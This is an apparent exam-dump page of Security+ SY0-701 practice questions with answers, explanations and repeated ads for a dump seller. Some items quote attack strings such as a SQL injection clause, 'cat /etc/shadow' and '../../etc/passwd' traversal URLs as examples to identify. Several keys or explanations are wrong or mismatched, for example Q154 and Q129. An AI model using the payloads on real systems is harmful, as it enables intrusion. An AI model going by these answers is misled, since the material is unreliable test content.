Pretexting (D) involves social engineering tactics but does not necessarily involve email compromise.

Reference: CompTIA Security+ SY0-701 Official Study Guide, Threats, Vulnerabilities, and Mitigations domain.

NEW QUESTION: 119

A security analyst reviews domain activity logs and notices the following:

```
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
```

Which of the following is the best explanation for what the security analyst has discovered?

- A. The user jsmith's account has been locked out.
- B. A keylogger is installed on [smith's workstation
- C. An attacker is attempting to brute force ismith's account.
- D. Ransomware has been deployed in the domain.

Answer: C ([LEAVE A REPLY](#))

Brute force is a type of attack that tries to guess the password or other credentials of a user account by using a large number of possible combinations. An attacker can use automated tools or scripts to perform a brute force attack and gain unauthorized access to the account. The domain activity logs show that the user ismith has failed to log in 10 times in a row within a short period of time, which is a strong indicator of a brute force attack. The logs also show that the source IP address of the failed logins is different from the usual IP address of ismith, which suggests that the attacker is using a different device or location to launch the attack. The security analyst should take immediate action to block the attacker's IP address, reset ismith's password, and notify ismith of the incident. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 1, page 14. CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 1.1, page 2. Threat Actors and Attributes - SY0-601 CompTIA Security+ : 1.1

NEW QUESTION: 120

An organization with multiple geographic locations has invested in various internet circuits at each location, including MPLS, 4G/5G, broadband, and dial-up. An architect is configuring a solution that will allow locations to function consistently and leverage links based on specific criteria. Which of the following is the best solution for the architect to configure?

- A. SD-WAN
- B. UTM
- C. VPN
- D. SASE

Answer: A ([LEAVE A REPLY](#))

The correct answer is A. SD-WAN.

SD-WAN, or Software-Defined Wide Area Network, allows organizations with multiple locations to manage and optimize WAN connections across different circuit types, such as MPLS, broadband, cellular, and other internet links. It can dynamically route traffic based on business rules, performance, link quality, cost, latency, or application requirements.

This aligns with CompTIA Security+ SY0-701 security architecture concepts related to network infrastructure, availability, resilience, and secure connectivity between locations.

Why the other options are incorrect:

B). UTM

Unified Threat Management provides multiple security features, such as firewalling, intrusion prevention, antivirus, and web filtering, but it does not primarily manage multiple WAN circuits based on routing criteria.

C). VPN

A VPN provides encrypted connectivity over an untrusted network, but it does not inherently optimize traffic across MPLS, broadband, 4G/5G, and dial-up links.

D). SASE

Secure Access Service Edge combines networking and cloud-delivered security services, but the best answer for leveraging multiple circuit types across locations based on specific criteria is SD-WAN.

Therefore, the best solution is SD-WAN.

NEW QUESTION: 121

A security administrator needs a method to secure data in an environment that includes some form of checks so that the administrator can track any changes. Which of the following should the administrator set up to achieve this goal?

- A. SPF
- B. GPO
- C. NAC
- D. FIM

Answer: D (LEAVE A REPLY)

FIM stands for File Integrity Monitoring, which is a method to secure data by detecting any changes or modifications to files, directories, or registry keys. FIM can help a security administrator track any unauthorized or malicious changes to the data, as well as verify the integrity and compliance of the data. FIM can also alert the administrator of any potential breaches or incidents involving the data.

Some of the benefits of FIM are:

It can prevent data tampering and corruption by verifying the checksums or hashes of the files.

It can identify the source and time of the changes by logging the user and system actions.

It can enforce security policies and standards by comparing the current state of the data with the baseline or expected state.

It can support forensic analysis and incident response by providing evidence and audit trails of the changes.

References:

CompTIA Security+ SY0-701 Certification Study Guide, Chapter 5: Technologies and Tools, Section 5.3:

Security Tools, p. 209-210

CompTIA Security+ SY0-701 Certification Exam Objectives, Domain 2: Technologies and Tools, Objective

2.4: Given a scenario, analyze and interpret output from security technologies, Sub-objective: File integrity monitor, p. 12

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF** Special Discount: **Freepdfdumps**)

NEW QUESTION: 122

A company recently decided to allow employees to work remotely. The company wants to protect its data without using a VPN. Which of the following technologies should the company implement?

- A. Secure web gateway
- B. Virtual private cloud end point
- C. Deep packet inspection
- D. Next-generation firewall

Answer: A (LEAVE A REPLY)

A Secure Web Gateway (SWG) protects users by filtering unwanted software/malware from user-initiated web traffic and enforcing corporate and regulatory policy compliance. This technology allows the company to secure remote users' data and web traffic without relying on a VPN, making it ideal for organizations supporting remote work.

References = CompTIA Security+ SY0-701 study materials, particularly in the domain of network security and remote access technologies.

NEW QUESTION: 123

Which of the following most accurately describes the order in which a security engineer should implement secure baselines?

- A. Deploy, maintain, establish
- B. Establish, maintain, deploy
- C. Establish, deploy, maintain
- D. Deploy, establish, maintain

Answer: C ([LEAVE A REPLY](#))

Detailed Explanation: The correct sequence is to first establish secure baselines by determining the required configurations, deploy those configurations across systems, and finally maintain the configurations through regular updates and auditing. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Secure Baseline Development".

NEW QUESTION: 124

An analyst discovers a suspicious item in the SQL server logs. Which of the following could be evidence of an attempted SQL injection?

- A. cat /etc/shadow
- B. dig 25.36.99.11
- C. cd .. / .. / .. /
- D. UserId = 10 OR 1=1;

Answer: (SHOW ANSWER)

The string "UserId = 10 OR 1=1;" is a classic SQL injection payload that exploits improper input validation to manipulate the database query logic, often granting unauthorized access or exposing data.

The other options are command-line or DNS-related and unrelated to SQL injection.

SQL injection detection is critical in application security#6:Chapter 6 CompTIA Security+ Study Guide#.

NEW QUESTION: 125

Which of the following describes a situation where a user is authorized before being authenticated?

- A. Privilege escalation
- B. Race condition
- C. Tailgating
- D. Impersonation

Answer: D ([LEAVE A REPLY](#))

Impersonation occurs when an attacker or unauthorized user is granted access (authorized) by masquerading as a legitimate user, effectively bypassing or exploiting the authentication process. This means authorization is mistakenly granted before proper authentication.

Privilege escalation (A) involves gaining higher access after authentication. Race conditions (B) are timing vulnerabilities. Tailgating (C) refers to physical unauthorized access by following an authorized person.

Impersonation is a well-known identity attack vector detailed in the Threats and Vulnerabilities domain of SY0-701#6:Chapter 4 CompTIA Security+ Study Guide#.

NEW QUESTION: 126

While analyzing SIEM alerts for a company 's WAF, an incident response analyst observes the following:

<https://corporate-A.com/loadimage?filename=/etc/>

https://corporate-A.com/loadimage?filename=../../etc/passwd

https://corporate-A.com/loadimage?filename=./etc/passwd

Which of the following best describes the observed behavior?

- A. Credential replay
- B. Directory traversal
- C. Brute-force attack
- D. Resource exhaustion

Answer: B (LEAVE A REPLY)

The best answer is B. Directory traversal.

The URLs show attempts to manipulate the filename parameter in order to access sensitive files and directories on the server, especially:

/etc/

../../etc/passwd

/etc/passwd

This is a classic directory traversal attack, also known as path traversal. The attacker is trying to move outside the intended directory structure and access protected operating system files. The reference to /etc/passwd is a common indicator of an attempt to read sensitive files on Unix/Linux systems.

Why the other options are incorrect:

A). Credential replay Credential replay involves reusing captured authentication credentials, which is not what these requests show.

C). Brute-force attack A brute-force attack involves repeated guessing, usually of passwords, keys, or codes.

That is not the behavior shown here.

D). Resource exhaustion Resource exhaustion involves overwhelming a system with requests or usage to reduce availability. These examples instead show attempts to access files through manipulated paths.

From a Security+ standpoint, attacks using ../ to escape directories are a well-known example of directory traversal, so B is the correct answer.

NEW QUESTION: 127

Which of the following makes Infrastructure as Code (IaC) a preferred security architecture over traditional infrastructure models?

- A. Common attacks are less likely to be effective.
- B. Configuration can be better managed and replicated.
- C. Outsourcing to a third party with more expertise in network defense is possible.
- D. Optimization can occur across a number of computing instances.

Answer: B (LEAVE A REPLY)

Infrastructure as Code (IaC) enables automated provisioning and configuration of infrastructure, making environments repeatable, consistent, and scalable. The ability to better manage and replicate configurations (B) ensures that security settings are not missed and reduces misconfigurations.

According to the CompTIA Security+ SY0-701 exam objectives under Domain 4.1 (Explain the security implications of different architecture models), IaC provides the ability to "automatically enforce security controls" and manage consistent configuration states, reducing human error.

Reference: CompTIA Security+ SY0-701 Objectives, Domain 4.1 - "Infrastructure as Code (IaC):

Standardized deployment, version control, configuration consistency."

NEW QUESTION: 128

Which of the following are the most important considerations when encrypting data? (Select two).

- A. Obfuscation

- B. Algorithms
- C. Data masking
- D. Key length
- E. Tokenization
- F. Salting

Answer: ([SHOW ANSWER](#))

When encrypting data, two fundamental drivers of cryptographic strength are the algorithm you choose and the key length you use (which affects brute-force feasibility and overall security margin). The Study Guide emphasizes algorithm selection as a best practice: "First, choose your encryption system wisely... Choose an encryption system with an algorithm in the public domain that has been thoroughly vetted by industry experts." It then highlights key selection/size as another central decision: "You must also select your keys in an appropriate manner. Use a key length that balances your security requirements with performance considerations." These two choices directly affect whether encryption meaningfully protects confidentiality. By contrast, obfuscation, masking, and tokenization are different data-protection techniques (often used to reduce exposure or de-identify data) rather than core encryption-strength parameters. Salting is primarily associated with strengthening password hashing (defending against rainbow table attacks), not selecting encryption primitives

/strength for general data encryption. Therefore, the best two considerations in the context of encryption itself are Algorithms and Key length.

References: Encryption best practices-select vetted algorithms and appropriate key length .

NEW QUESTION: 129

A company implemented an MDM policy to mitigate risks after repeated instances of employees losing company-provided mobile phones. In several cases, the lost phones were used maliciously to perform social engineering attacks against other employees. Which of the following MDM features should be configured to best address this issue? (Select two).

- A. Screen locks
- B. Remote wipe
- C. Full device encryption
- D. Push notifications
- E. Application management
- F. Geolocation

Answer: A,B ([LEAVE A REPLY](#))

Integrating each SaaS solution with an Identity Provider (IdP) is the most effective way to address the security issue. This approach allows for Single Sign-On (SSO) capabilities, where users can access multiple SaaS applications with a single set of credentials while maintaining strong password policies across all services. It simplifies the user experience and ensures consistent security enforcement across different SaaS platforms.

References =

* CompTIA Security+ SY0-701 Course Content: Domain 05 Security Program Management and Oversight.

* CompTIA Security+ SY0-601 Study Guide: Chapter on Identity and Access Management.

NEW QUESTION: 130

Which vulnerability is most likely mitigated by setting up an MDM platform?

- A. TPM
- B. Buffer overflow
- C. Jailbreaking
- D. SQL injection

Answer: (SHOW ANSWER)

Mobile Device Management (MDM) platforms enforce security policies on mobile devices, including preventing or detecting jailbreaking, which is the act of removing manufacturer restrictions on devices.

Jailbroken devices bypass security protections, allow installation of unauthorized apps, expose system files, and greatly increase risk.

Security+ SY0-701 identifies MDM as a key defense for mobile ecosystems, providing controls such as:

Jailbreak/root detection

Remote wipe

App allow/deny lists

Configuration enforcement

Encryption enforcement

TPM (A) is hardware-based protection unrelated to MDM. Buffer overflow (B) and SQL injection (D) are software coding vulnerabilities not affected by mobile device policy enforcement.

Thus, the correct answer is C: Jailbreaking.

NEW QUESTION: 131

An IT manager is putting together a documented plan describing how the organization will keep operating in the event of a global incident. Which of the following plans is the IT manager creating?

A. Business continuity

B. Physical security

C. Change management

D. Disaster recovery

Answer: (SHOW ANSWER)

The IT manager is creating a Business Continuity Plan (BCP). A BCP describes how an organization will continue to operate during and after a disaster or global incident. It ensures that critical business functions remain operational despite adverse conditions, with a focus on minimizing downtime and maintaining essential services.

* Physical security relates to protecting physical assets.

* Change management ensures changes in IT systems are introduced smoothly, without disrupting operations.

* Disaster recovery is a subset of business continuity but focuses specifically on recovering from IT- related incidents.

NEW QUESTION: 132

Which of the following strategies should an organization use to efficiently manage and analyze multiple types of logs?

A. Deploy a SIEM solution

B. Create custom scripts to aggregate and analyze logs

C. Implement EDR technology

D. Install a unified threat management appliance

Answer: A (LEAVE A REPLY)

Deploying a Security Information and Event Management (SIEM) solution allows for efficient log aggregation, correlation, and analysis across an organization's infrastructure, providing real-time security insights. References: Security+ SY0-701 Course Content, Security+ SY0-601 Book.

NEW QUESTION: 133

Which of the following activities uses OSINT?

- A. Social engineering testing
- B. Producing IOC for malicious artifacts
- C. Collecting evidence of malicious activity
- D. Data analysis of logs

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 134

A company wants to track modifications to the code that is used to build new virtual servers. Which of the following will the company most likely deploy?

- A. Change management ticketing system
- B. Behavioral analyzer
- C. Collaboration platform
- D. Version control tool

Answer: D ([LEAVE A REPLY](#))

A version control tool, such as Git, is specifically designed to track changes in code, configuration scripts, IaC templates, and deployment files. In the context of creating new virtual servers-often built using Infrastructure as Code (IaC) or automated orchestration-version control allows teams to maintain historical records, compare changes, revert mistakes, ensure code integrity, and enable collaborative development.

Security+ SY0-701 emphasizes the use of version control in secure development practices to ensure traceability, accountability, and change visibility. It supports secure DevOps workflows by ensuring that no unauthorized or insecure code modifications are introduced into production environments.

A change management ticketing system (A) documents approval requests but does not track code-level modifications. A behavioral analyzer (B) evaluates anomalous behavior, not code changes. A collaboration platform (C) enables communication but lacks code versioning capability.

Therefore, the most appropriate tool is D: Version control tool.

NEW QUESTION: 135

Which of the following would a security administrator use to comply with a secure baseline during a patch update?

- A. Information security policy
- B. Service-level expectations
- C. Standard operating procedure
- D. Test result report

Answer: C ([LEAVE A REPLY](#))

Detailed Explanation: Standard operating procedures (SOPs) outline the steps to be followed to maintain a secure baseline, such as testing and deploying patches while minimizing risk to the system. Reference:

CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Patch Management and Baseline Compliance".

NEW QUESTION: 136

A human resources (HR) employee working from home leaves their company laptop open on the kitchen table. A family member walking through the kitchen reads an email from the Chief Financial Officer addressed to the HR department. The email contains information referencing company layoffs. The family member posts the content of the email to social media. Which of the following policies will the HR employee most likely need to review after this incident?

- A. Hybrid work environment
- B. Operations security

C. Data loss prevention

D. Social engineering

Answer: (SHOW ANSWER)

Operations security (OPSEC) focuses on identifying and protecting sensitive information to prevent unauthorized disclosure. In this scenario, the HR employee failed to safeguard confidential company information, leading to its exposure on social media.

Training in OPSEC would reinforce the need to maintain security best practices, such as locking screens when away from a device and ensuring that sensitive data is not exposed in unsecured locations.

Hybrid work environment policies relate to managing remote and in-office work but do not specifically cover security risks like unauthorized data exposure.

Data loss prevention (DLP) deals with technology-based solutions to prevent unauthorized data transfers but does not address physical security practices.

Social engineering refers to deceptive tactics used by attackers to manipulate individuals, which is not applicable to this situation.

The HR employee should review operations security policies to prevent similar incidents in the future.

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF** Special

Discount: Freepdfdumps)

NEW QUESTION: 137

Which of the following activities is included in the post-incident review phase?

A. Reestablishing the compromised system's configuration and settings

B. Validating the accuracy of the evidence collected during the investigation

C. Developing steps to mitigate the risks of the incident

D. Determining the root cause of the incident

Answer: D (LEAVE A REPLY)

NEW QUESTION: 138

A company receives an alert that a network device vendor, which is widely used in the enterprise, has been banned by the government.

Which of the following will the company's general counsel most likely be concerned with during a hardware refresh of these devices?

A. Sanctions

B. Data sovereignty

C. Cost of replacement

D. Loss of license

Answer: (SHOW ANSWER)

When the government bans a vendor, the primary concern for the company's general counsel is sanctions, which are legal restrictions that prohibit the purchase, use, import, or continued operation of products associated with restricted entities. Security+ SY0-701 stresses that compliance with government regulations and legal mandates is a critical oversight responsibility. Failure to comply may result in severe penalties, including fines, loss of contracting eligibility, and reputational damage.

During a hardware refresh, general counsel will ensure the organization is not violating federal trade sanctions, procurement laws, or export/import restrictions. Even if devices are already purchased, continued use may still violate the sanctions, creating legal liability. Data sovereignty (B) relates to storage location requirements, not vendor bans. Cost of replacement (C) is an operational and financial concern, not a legal one. Loss of license (D) typically applies to software but is not the primary legal concern tied to a government-issued vendor ban. Therefore, sanctions are the general counsel's primary focus.

NEW QUESTION: 139

After failing an audit twice, an organization has been ordered by a government regulatory agency to pay fines. Which of the following caused this action?

- A. Non-compliance
- B. Rules of engagement
- C. Contract violations
- D. Government sanctions

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 140

Which of the following is the best way to provide secure remote access for employees while minimizing the exposure of a company's internal network?

- A. VPN
- B. LDAP
- C. FTP
- D. RADIUS

Answer: A ([LEAVE A REPLY](#))

A VPN (Virtual Private Network) is a secure method to provide employees with remote access to a company's network. It encrypts data, protecting it from interception and ensuring secure communication between the user and the internal network. References: Security+ SY0-701 Course Content, Security+ SY0-601 Book.

NEW QUESTION: 141

Which of the following security concepts is accomplished with the installation of a RADIUS server?

- A. CIA
- B. PEM
- C. AA
- D. ACL

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 142

A user needs to complete training at <https://comptiatraining.com>. After manually entering the URL, the user sees that the accessed website is noticeably different from the standard company website. Which of the following is the most likely explanation for the difference?

- A. Cross-site scripting
- B. Pretexting
- C. Typosquatting
- D. Vishing

Answer: ([SHOW ANSWER](#))

Typosquatting(also known asURL hijacking) is a type of attack where cybercriminals register domain names similar to legitimate sites but with slight misspellings (e.g., comptiatraining.com instead of comptiatraining.com). Attackers use these fake sites tosteal credentials or distribute malware. Since the user manually entered the URL and reached an unexpected website,this strongly indicates a typosquatting attack.

Reference:CompTIA Security+ SY0-701 Official Study Guide, Threats, Vulnerabilities, and Mitigations domain.

NEW QUESTION: 143

During a routine audit, an analyst discovers that a department uses software that was not vetted. Which threat is this?

- A.** Espionage
- B.** Data exfiltration
- C.** Shadow IT
- D.** Zero-day

Answer: C ([LEAVE A REPLY](#))

Shadow IT refers to software, hardware, cloud services, or applications deployed without approval from the IT or security department. In this scenario, a high school department is using an unvetted simulation program-classic Shadow IT behavior.

Security+ SY0-701 explains that Shadow IT:

- * Introduces unknown vulnerabilities
- * Bypasses security controls
- * Creates compliance risks
- * Leads to data exposure
- * Interferes with standard configuration management

Espionage (A) involves intelligence gathering, not unauthorized software use. Data exfiltration (B) involves data theft, not unauthorized software deployment. Zero-day (D) refers to unknown vulnerabilities, not unapproved systems.

Thus, Shadow IT is the correct answer.

NEW QUESTION: 144

Which of the following agreements defines response time, escalation points, and performance metrics?

- A.** BPA
- B.** MOA
- C.** NDA
- D.** SLA

Answer: ([SHOW ANSWER](#))

A Service Level Agreement (SLA) defines the expectations between service providers and customers, including response times, escalation procedures, and performance metrics. It ensures accountability and measurable service quality.

BPA (Blanket Purchase Agreement) relates to purchasing terms, MOA (Memorandum of Agreement) outlines responsibilities but is less specific on performance, NDA (Non-Disclosure Agreement) covers confidentiality.

SLAs are key in Security Program Management for managing vendor and internal service expectations#6:

Chapter 16 CompTIA Security+ Study Guide#.

NEW QUESTION: 145

Which of the following digital forensics activities would a security team perform when responding to legal requests in a pending investigation?

- A. E-discovery
- B. User provisioning
- C. Firewall log export
- D. Root cause analysis

Answer: A ([LEAVE A REPLY](#))

E-discovery (electronic discovery) is the process of identifying, collecting, and producing electronically stored information (ESI) in response to a legal request or investigation. It is a critical component of digital forensics when dealing with litigation, compliance, or regulatory matters.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 4.5: "E-discovery is performed to identify and produce digital evidence in legal investigations." Exam Objectives 4.5: "Summarize digital forensics concepts."

NEW QUESTION: 146

A systems administrator wants to implement a backup solution. The solution needs to allow recovery of the entire system, including the operating system, in case of a disaster. Which of the following backup types should the administrator consider?

- A. Incremental
- B. Storage area network
- C. Differential
- D. Image

Answer: D ([LEAVE A REPLY](#))

An image backup, also known as a full system backup, captures the entire contents of a system, including the operating system, applications, settings, and all data. This type of backup allows for a complete recovery of the system in case of a disaster, as it includes everything needed to restore the system to its previous state.

This makes it the ideal choice for a systems administrator who needs to ensure the ability to recover the entire system, including the OS.

References = CompTIA Security+ SY0-701 study materials, domain on Security Operations.

NEW QUESTION: 147

The marketing department set up its own project management software without telling the appropriate departments. Which of the following describes this scenario?

- A. Shadow IT
- B. Insider threat
- C. Data exfiltration
- D. Service disruption

Answer: ([SHOW ANSWER](#))

Shadow IT is the term used to describe the use of unauthorized or unapproved IT resources within an organization. The marketing department set up its own project management software without telling the appropriate departments, such as IT, security, or compliance. This could pose a risk to the organization's security posture, data integrity, and regulatory compliance¹.

References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 2, page 35.

NEW QUESTION: 148

Which of the following most securely protects data at rest?

- A. TLS 1.2
- B. AES-256
- C. Masking
- D. Salting

Answer: B ([LEAVE A REPLY](#))

AES-256 is a symmetric encryption algorithm widely used to protect data at rest by converting plaintext into ciphertext that is unreadable without the proper key. It provides strong confidentiality and is a standard for encrypting stored data.

TLS 1.2 (A) secures data in transit, not at rest. Masking (C) obscures data but typically for display or limited use and is reversible. Salting (D) is used alongside hashing to protect passwords and data integrity but does not encrypt data.

Encryption with AES-256 is recognized as a best practice for securing stored data in the Security+ Cryptography and General Security Concepts domains#6:Chapter 7 CompTIA Security+ Study Guide#.

NEW QUESTION: 149

A systems administrator needs to encrypt all data on employee laptops. Which of the following encryption levels should be implemented?

- A. Full disk
- B. File
- C. Partition
- D. Volume

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 150

Which of the following is a common, passive reconnaissance technique employed by penetration testers in the early phases of an engagement?

- A. Exploit validation
- B. Pivoting
- C. Port scanning
- D. Open-source intelligence

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 151

A penetration tester is testing the security of a building's alarm system. Which type of penetration test is being conducted?

- A. Physical
- B. Defensive
- C. Integrated
- D. Continuous

Answer: A ([LEAVE A REPLY](#))

Testing the security of a building's alarm system falls under physical penetration testing. According to Security+ SY0-701, physical penetration tests evaluate the effectiveness of physical security controls such as locks, alarms, cameras, sensors, badge readers, and access control points. These tests simulate real-world attempts to bypass or disable physical protections.

Defensive testing (B) refers to defensive security operations, not pen testing scope. Integrated testing (C) relates to combined system evaluations but is not a standard pen testing category. Continuous testing (D) refers to ongoing automated tests, not physical alarm evaluation.

Thus, the correct answer is A: Physical.

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF** Special Discount: **Freepdfdumps**)

NEW QUESTION: 152

Which of the following best practices gives administrators a set period to perform changes to an operational system to ensure availability and minimize business impacts?

- A.** Impact analysis
- B.** Scheduled downtime
- C.** Backout plan
- D.** Change management boards

Answer: B (LEAVE A REPLY)

Scheduled downtime is a planned period of time when a system or service is unavailable for maintenance, updates, upgrades, or other changes. Scheduled downtime gives administrators a set period to perform changes to an operational system without disrupting the normal business operations or affecting the availability of the system or service. Scheduled downtime also allows administrators to inform the users and stakeholders about the expected duration and impact of the changes. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 12: Security Operations and Administration, page 579 1

NEW QUESTION: 153

Which of the following phases of the incident response process attempts to minimize disruption?

- A.** Recovery
- B.** Containment
- C.** Preparation
- D.** Analysis

Answer: B (LEAVE A REPLY)

Containment is the phase where an organization attempts to minimize the damage caused by a security incident. This may involve isolating affected systems, blocking malicious traffic, or temporarily shutting down compromised services to prevent further impact.

Recovery (A) focuses on restoring normal operations after an incident.

Preparation (C) involves planning and readiness before an incident occurs.

Analysis (D) involves investigating the root cause and assessing the damage.

Reference: CompTIA Security+ SY0-701 Official Study Guide, Security Operations domain.

NEW QUESTION: 154

Which of the following security concepts is being followed when implementing a product that offers protection against DDoS attacks?

- A.** Integrity
- B.** Non-repudiation
- C.** Availability

D. Confidentiality

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 155

A remote employee navigates to a shopping website on their company-owned computer. The employee clicks a link that contains a malicious file. Which of the following would prevent this file from downloading?

A. DLP

B. FIM

C. NAC

D. EDR

Answer: D ([LEAVE A REPLY](#))

EDR (Endpoint Detection and Response) solutions monitor endpoint activities in real-time and can prevent malicious files from being downloaded or executed by detecting suspicious behaviors. In this case, EDR would block the download or alert the security team.

DLP (Data Loss Prevention) prevents unauthorized data exfiltration rather than blocking malware downloads.

FIM (File Integrity Monitoring) tracks changes to files but doesn't prevent downloads. NAC (Network Access Control) controls device access to the network but does not directly block file downloads.

EDR 's proactive blocking capabilities are covered under the Security Operations domain in SY0-701#6:

Chapter 11 CompTIA Security+ Study Guide#.

NEW QUESTION: 156

Which of the following methods to secure credit card data is best to use when a requirement is to see only the last four numbers on a credit card?

A. Encryption

B. Hashing

C. Masking

D. Tokenization

Answer: ([SHOW ANSWER](#))

Masking is a method to secure credit card data that involves replacing some or all of the digits with symbols, such as asterisks, dashes, or Xs, while leaving some of the original digits visible. Masking is best to use when a requirement is to see only the last four numbers on a credit card, as it can prevent unauthorized access to the full card number, while still allowing identification and verification of the cardholder. Masking does not alter the original data, unlike encryption, hashing, or tokenization, which use algorithms to transform the data into different formats.

References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 2: Compliance and Operational Security, page 721. CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 2: Compliance and Operational Security, page 722.

NEW QUESTION: 157

A systems administrator is working on a solution with the following requirements:

Provide a secure zone.

Enforce a company-wide access control policy.

Reduce the scope of threats.

Which of the following is the systems administrator setting up?

A. Zero Trust

- B. AAA
- C. Non-repudiation
- D. CIA

Answer: A ([LEAVE A REPLY](#))

The correct answer is Zero Trust because it directly aligns with all three stated requirements: creating secure zones, enforcing consistent access control policies across the organization, and reducing the overall threat surface. In the Security+ SY0-701 framework, Zero Trust is a modern security architecture model based on the principle of never trust, always verify. It assumes that threats may already exist inside or outside the network and therefore requires continuous validation of users, devices, and sessions.

Zero Trust architectures segment environments into secure zones, often using microsegmentation, to prevent lateral movement by attackers. This directly reduces the scope of threats by limiting what an attacker can access even if one component is compromised. Enforcing company-wide access control policies is another core Zero Trust principle, as access decisions are centrally governed and based on identity, device posture, context, and least privilege rather than network location.

Option B, AAA (Authentication, Authorization, and Accounting), is an access control framework, but it does not inherently define secure zones or reduce threat scope through segmentation. Option C, Non-repudiation, ensures actions cannot be denied later and is primarily related to auditing and accountability, not access control architecture. Option D, CIA, refers to confidentiality, integrity, and availability-fundamental security goals rather than an implementation model.

The SY0-701 study guide emphasizes Zero Trust as a strategic approach to minimizing attack surfaces, enforcing least privilege, and protecting enterprise resources regardless of user location or network boundaries. By continuously validating access and restricting trust, Zero Trust architectures significantly reduce risk and improve resilience against both internal and external threats.

In summary, the combination of secure zones, centralized access control enforcement, and reduced threat exposure clearly indicates the implementation of a Zero Trust architecture.

NEW QUESTION: 158

An analyst is reviewing an incident in which a user clicked on a link in a phishing email. Which of the following log sources would the analyst utilize to determine whether the connection was successful?

- A. Network
- B. System
- C. Application
- D. Authentication

Answer: ([SHOW ANSWER](#))

To determine whether the connection was successful after a user clicked on a link in a phishing email, the most relevant log source to analyze would be the network logs. These logs would provide information on outbound and inbound traffic, allowing the analyst to see if the user's system connected to the remote server specified in the phishing link. Network logs can include details such as IP addresses, domains accessed, and the success or failure of connections, which are crucial for understanding the impact of the phishing attempt.

References =

- * CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.
- * CompTIA Security+ SY0-601 Study Guide: Chapter on Incident Response.

NEW QUESTION: 159

A security administrator is implementing encryption on all hard drives in an organization. Which of the following security concepts is the administrator applying?

- A. Integrity
- B. Authentication
- C. Zero Trust
- D. Confidentiality

Answer: D (LEAVE A REPLY)

Encrypting hard drives is a direct implementation of confidentiality, one of the three pillars of the CIA Triad emphasized in CompTIA Security+ SY0-701. Full disk encryption ensures that if a laptop, workstation, or server drive is stolen or accessed without authorization, the data remains unreadable without the decryption key.

This controls unauthorized disclosure and protects sensitive business, financial, and personal information.

Drive encryption is widely required for compliance frameworks such as HIPAA, PCI-DSS, and GDPR.

Integrity (A) refers to preventing unauthorized modification of data, which encryption alone does not guarantee. Authentication (B) confirms user identity, such as passwords or biometrics, but is unrelated to data-at-rest protection. Zero Trust (C) is an architectural model requiring constant verification; it is not a control for hard drive encryption.

Since the sole purpose of encrypting storage is to ensure data confidentiality, the correct answer is D.

NEW QUESTION: 160

Which of the following control types describes an alert from a SIEM tool?

- A. Preventive
- B. Corrective
- C. Compensating
- D. Detective

Answer: D (LEAVE A REPLY)

Alerts generated by SIEM (Security Information and Event Management) tools are detective controls, as they identify and notify about suspicious activities but do not prevent or correct the events themselves.

Preventive controls stop incidents before they occur, corrective controls remediate issues, and compensating controls are alternatives used when primary controls aren't feasible.

Detective controls are foundational in Security Operations for incident detection and response#6:Chapter 14 CompTIA Security+ Study Guide#.

NEW QUESTION: 161

A company is changing its mobile device policy. The company has the following requirements:

Company-owned devices

Ability to harden the devices

Reduced security risk

Compatibility with company resources

Which of the following would best meet these requirements?

- A. BYOD
- B. CYOD
- C. COPE
- D. COBO

Answer: C (LEAVE A REPLY)

Detailed Explanation:COPE (Corporate-Owned, Personally Enabled) devices allow companies to manage and harden company-owned devices while still enabling limited personal use, reducing security risks while maintaining compatibility with corporate resources. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 3: Security Architecture, Section: "Mobile Device Deployment Models".

NEW QUESTION: 162

Which of the following risk management strategies is being used when a Chief Information Security Officer ignores known vulnerabilities identified during a risk assessment?

- A.** Transfer
- B.** Avoid
- C.** Mitigate
- D.** Accept

Answer: (SHOW ANSWER)

The correct answer is Accept because knowingly choosing not to address identified vulnerabilities is a formal example of risk acceptance. In the Security+ SY0-701 risk management framework, accepting risk means that leadership is aware of a vulnerability and its potential impact but decides to take no corrective action. This decision is typically based on factors such as cost, operational constraints, low likelihood of exploitation, or limited business impact.

Risk acceptance is a deliberate management decision, not an oversight. When a Chief Information Security Officer ignores known vulnerabilities identified during a risk assessment, the organization is implicitly acknowledging the risk and choosing to tolerate it. The SY0-701 study guide emphasizes that risk acceptance must be informed and approved by appropriate leadership, as accountability remains with the organization if the risk materializes.

